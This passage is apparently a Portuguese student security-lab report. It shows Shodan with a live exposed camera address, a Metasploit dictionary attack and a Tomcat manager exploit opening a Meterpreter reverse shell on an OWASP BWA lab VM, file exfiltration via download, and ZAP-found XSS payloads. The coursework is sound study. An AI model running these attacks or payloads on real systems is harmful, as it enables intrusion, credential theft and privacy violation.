parâmetro *cmd* (requisição GET) para informar um conteúdo que será executado como comando no sistema operacional. Isto foi feito para facilitar a exploração e apresentar uma prova de conceito mais clara, já que o *payload* propriamente dito já representa a execução de comandos no sistema operacional. Nota-se que ao acessar a endpoint */passcheck.php*, sabemos que a linguagem de programação utilizada no *backend* é PHP, por isso o *payload* cria um arquivo PHP.

Acessando */passcheck.php e enviando o payload:*




Acessando o arquivo *hacked.php* e executando o comando *cat* para ler o arquivo */etc/passwd*:



## PARTE 4. Vulnerabilidades em IoT

**Questão 12. Leia a reportagem com título “Find webcams, databases, boats in the sea using Shodan” disponível em /. Responda:**
**A**. O que é o Shodan e o que é possível fazer com este site?


O Shodan é um scanner que encontra dispositivos conectados pela internet, realizando *ping* em qualquer dispositivo conectado à internet. O Shodan informa a localização física dos dispositivos conectados pela internet. Assim, se uma câmera de vigilância estiver conectada pela internet, o Shodan pode encontrá-la e os usuários maliciosos podem ter acesso às imagens da câmera, já que muitas vezes a autenticação utilizada pelos dispositivos é a fornecida como padrão pela fabricante e não é alterada pelos proprietários.


**B**. (Apresentação) Faça o registro no site, pesquise e liste algum dispositivo IoT que você encontrou.

Conta criada:



Pesquisa:




**Questão 13. Conforme descrito na reportagem, acesse o link http://166.161.197.253:5001/cgi-bin/guestimage.html. É uma câmera Mobotix. Responda:**

**A**. O que é possível visualizar?

Principalmente, um outdoor. Porém é possível visualizar a rua e uma parte de um estacionamento.

**B**. Um atacante poderia fazer o que com este acesso?

Fornecer informações sobre o local em tempo real para furtos/roubos.

## PARTE 5. Metasploit

## Questão 14. Copie e cole o screenshot da sua tela ao realizar o experimento anterior. Depois, explique o experimento:

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                     normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25  excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019             2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec  2021-05-05  excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce    2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload              2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce                2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   17  post/multi/gather/tomcat_gather                                        normal     No     Gather Tomcat Credentials
   18  auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal     No     Hashtable Collisions
   19  auxiliary/admin/http/ibm_drm_download                 2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   20  exploit/linux/http/lucee_admin_imgprocess_file_write  2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
   21  exploit/multi/http/zenworks_configuration_management_upload  2015-04-07  excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   22  auxiliary/admin/http/tomcat_administration                             normal     No     Tomcat Administration Tool Default Access
   23  auxiliary/scanner/http/tomcat_mgr_login                                normal     No     Tomcat Application Manager Login Utility
   24  exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   25  auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   26  auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   27  post/windows/gather/enum_tomcat                                        normal     No     Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat
```

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pas  no        File containing passwords, one per line
                     s.txt
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             8080                                                           yes       The target port (TCP)
   SSL               false                                                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_use  no        File containing users and passwords separated by space, one pair per line
                     rpass.txt
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_use  no        File containing users, one per line
                     rs.txt
   VERBOSE           true                                                           yes       Whether to print output for all attempts
   VHOST                                                                            no        HTTP server virtual host
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
```

```
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:vagrant (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:QLogic66 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:password (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:Password1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:changethis (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:r00t (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:toor (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:password1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:j2deployer (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:OvW*busr1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:kdsxc (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:owaspba (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:ADMIN (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 192.168.0.103:8080 - Login Successful: root:owaspbwa
[-] 192.168.0.103:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: admin: (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: tomcat:password1 (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: tomcat:password (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.103:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

**A**. O que é o ataque do dicionário?

O ataque em dicionário consiste em tentativas exaustivas de uma lista de credenciais (usuário e senha) pré-definida. Assim, é realizada a tentativa de se autenticar com cada credencial. É um tipo de ataque realizado muito com base em vazamentos de dados públicos, pois são credenciais reais que pessoas já usaram e podem se repetir em outros serviços.

**B**. O que foi encontrado?

A credencial: root:owaspbwa

**C**. Qual foi a vulnerabilidade usada para obter esse resultado?

Baseando-se no top 10 da OWASP, A2 Broken Authentication. Ataque de dicionário no Tomcat Application Manager.

**D**. Como pode ser explorado esse resultado?

Primeiro é realizada a leitura do arquivo que representa o dicionário para obter as credenciais. É realizada uma requisição HTTP POST para a aplicação para cada credencial existente no dicionário. Pode-se verificar quando a tentativa de *login* é realizada com sucesso analisando a quantidade de *bytes* do *response* (quando é possível diferenciar a quantidade) ou uma mensagem característica no *response*.

**Questão 15. Copie e cole o screenshot da sua tela de estabelecimento de sessão (inclua na imagem a parte dos IPs, data e hora dos experimentos). Agora, explique os experimentos respondendo perguntas:**

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.0.83:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6233 bytes as m9l8m6i2aw1DdS9zEuVfCqI.war ...
[*] Executing /m9l8m6i2aw1DdS9zEuVfCqI/H6GTWeuMbgp8y3YqJl5aIUWlLtDB.jsp ...
[*] Undeploying m9l8m6i2aw1DdS9zEuVfCqI ...
[*] Sending stage (58053 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.83:4444 → 192.168.0.103:40404 ) at 2022-02-22 09:34:44 -0500
```

```
meterpreter > ifconfig

Interface  1
============
Name         : eth0 - eth0
Hardware MAC : 08:00:27:a1:15:14
MTU          : 1500
IPv4 Address : 192.168.0.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea1:1514
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2804:14c:cc80:8887:a00:27ff:fea1:1514
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  2
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
IPv4 Address : 127.0.0.1
IPv4 Netmask : 0.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > localtime
Local Date/Time: 2022-02-22 09:41:51 EST (UTC-0500)
meterpreter >
```

**A.** Qual a vulnerabilidade que está sendo explorada?

Execução remota de código (Remote code execution - RCE), que é escalada para execução remota de comando no sistema operacional.

**B. O que faz o exploit para explorar a vulnerabilidade?**

Esta vulnerabilidade baseia-se em um *upload* de um arquivo malicioso que faz uma conexão reversa com a máquina do atacante (gerado pelo meterpreter), assim permitindo executar comandos na máquina da vítima. Este arquivo está no formato WAR e contém um código jsp malicioso que é interpretado pela aplicação.

https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_mgr_deploy/

**c. O que é o meterpreter?**

O Meterpreter é um payload dinâmico e extensível que usa stagers de injeção de DLL na memória e é estendido pela rede em tempo de execução. Ele se comunica pelo socket do stager e fornece uma API Ruby abrangente do lado do cliente. O Meterpreter é uma ferramenta escrita em Ruby e fornece por padrão várias funcionalidades adicionais além de realizar conexões reversas, como: ligar a webcam da vítima, keyloggers e etc.

https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

**D. O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando help e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.**

Comando 1:

Shell: Obtém uma shell reversa, possibilitando executar comandos arbitrários na máquina da vítima.

Exemplo: lendo o arquivo /etc/passwd

```
meterpreter > shell
Process 6 created.
Channel 6 created.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

Comando 2:

Download: Faz uma cópia de um arquivo da máquina da vítima para a máquina do atacante.

Exemplo: Copiando o arquivo /etc/passwd para um arquivo na raiz do Kali.

```
meterpreter > download /etc/passwd ~/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.44 KiB of 1.44 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] download   : /etc/passwd → /home/kali/passwd
meterpreter >
```

```
┌──(kali㉿kali)-[~]
└─$ ls
2022-02-22-ZAP-Report-       Desktop    Downloads  NWPIOEgT.html  Pictures  saidanmap.gnmap  saidanmap.xml  Templates          Videos
2022-02-22-ZAP-Report-.html  Documents  Music      passwd         Public    saidanmap.nmap   shell.php      upd_mutillidae.sh

┌──(kali㉿kali)-[~]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

# ZAP Scanning Report

Generated with ZAP on Tue 22 Feb 2022, at 15:14:06

## Contents

# About this report

## Report parameters

### Contexts

No contexts were selected, so all contexts were included by default.

### Sites

The following sites were included:

- http://owaspbroken

(If no sites were selected, all sites were included by default.)

An included site must also be within one of the included contexts for its data to be included in the report.

### Risk levels

Included: High, Medium, Low, Informational

Excluded: None

### Confidence levels

Included: User Confirmed, High, Medium, Low

Excluded: User Confirmed, High, Medium, Low, False Positive

# Summaries

## Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

| | | Confidence | | | | |
|---|---|---|---|---|---|---|
| | | User Confirmed | High | Medium | Low | Total |
| Risk | High | 0 (0.0%) | 9 (5.9%) | 6 (3.9%) | 1 (0.7%) | 16 (10.5%) |
| | Medium | 0 (0.0%) | 0 (0.0%) | 33 (21.6%) | 0 (0.0%) | 33 (21.6%) |
| | Low | 0 (0.0%) | 0 (0.0%) | 96 (62.7%) | 5 (3.3%) | 101 (66.0%) |
| | Informational | 0 (0.0%) | 0 (0.0%) | 1 (0.7%) | 2 (1.3%) | 3 (2.0%) |
| | Total | 0 (0.0%) | 9 (5.9%) | 136 (88.9%) | 8 (5.2%) | 153 (100%) |

## Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

| | Risk | | | |
|---|---|---|---|---|
| | High (= High) | Medium (>= Medium) | Low (>= Low) | Informational (>= Informational) |
| Site http://owaspbroken | 16 (16) | 33 (49) | 101 (150) | 3 (153) |

## Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

| Alert type | Risk | Count |
|---|---|---|
| Cross Site Scripting (DOM Based) | High | 9 (5.9%) |
| Cross Site Scripting (Persistent) | High | 1 (0.7%) |
| Cross Site Scripting (Reflected) | High | 3 (2.0%) |
| Remote OS Command Injection | High | 2 (1.3%) |
| SQL Injection | High | 1 (0.7%) |
| Total | | 153 |

| Alert type | Risk | Count |
|---|---|---|
| Buffer Overflow | Medium | 2 (1.3%) |
| Directory Browsing | Medium | 11 (7.2%) |
| X-Frame-Options Header Not Set | Medium | 20 (13.1%) |
| Absence of Anti-CSRF Tokens | Low | 26 (17.0%) |
| Cookie No HttpOnly Flag | Low | 1 (0.7%) |
| Cookie without SameSite Attribute | Low | 1 (0.7%) |
| Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) | Low | 35 (22.9%) |
| Timestamp Disclosure - Unix | Low | 5 (3.3%) |
| X-Content-Type-Options Header Missing | Low | 33 (21.6%) |
| Information Disclosure - Sensitive Information in URL | Informational | 1 (0.7%) |
| Loosely Scoped Cookie | Informational | 2 (1.3%) |
| Total | | 153 |

# Alerts

## Risk=High, Confidence=High (9)

### http://owaspbroken (9)

#### Cross Site Scripting (DOM Based) (9)

▶ GET
http://owaspbroken/WackoPicko#jaVasCript:/*-/*`/*\`/*'/*"/*
*/(/* */oNcliCk=alert(5397)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

▶ GET
http://owaspbroken/WackoPicko/#jaVasCript:/*-/*`/*\`/*'/*"/
**/(/* */oNcliCk=alert(5397)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

▶ GET http://owaspbroken/WackoPicko/calendar.php?
date=1645866901#jaVasCript:/*-/*`/*\`/*'/*"/**/(/*
*/oNcliCk=alert(5397)
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

▶ GET http://owaspbroken/WackoPicko/pictures/recent.php?
name=abc#<img src="random.gif" onerror=alert(5397)>

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?
picid=15?name=abc#<img src="random.gif"
onerror=alert(5397)>

▶ GET http://owaspbroken/WackoPicko/users/home.php?
name=abc#<img src="random.gif" onerror=alert(5397)>

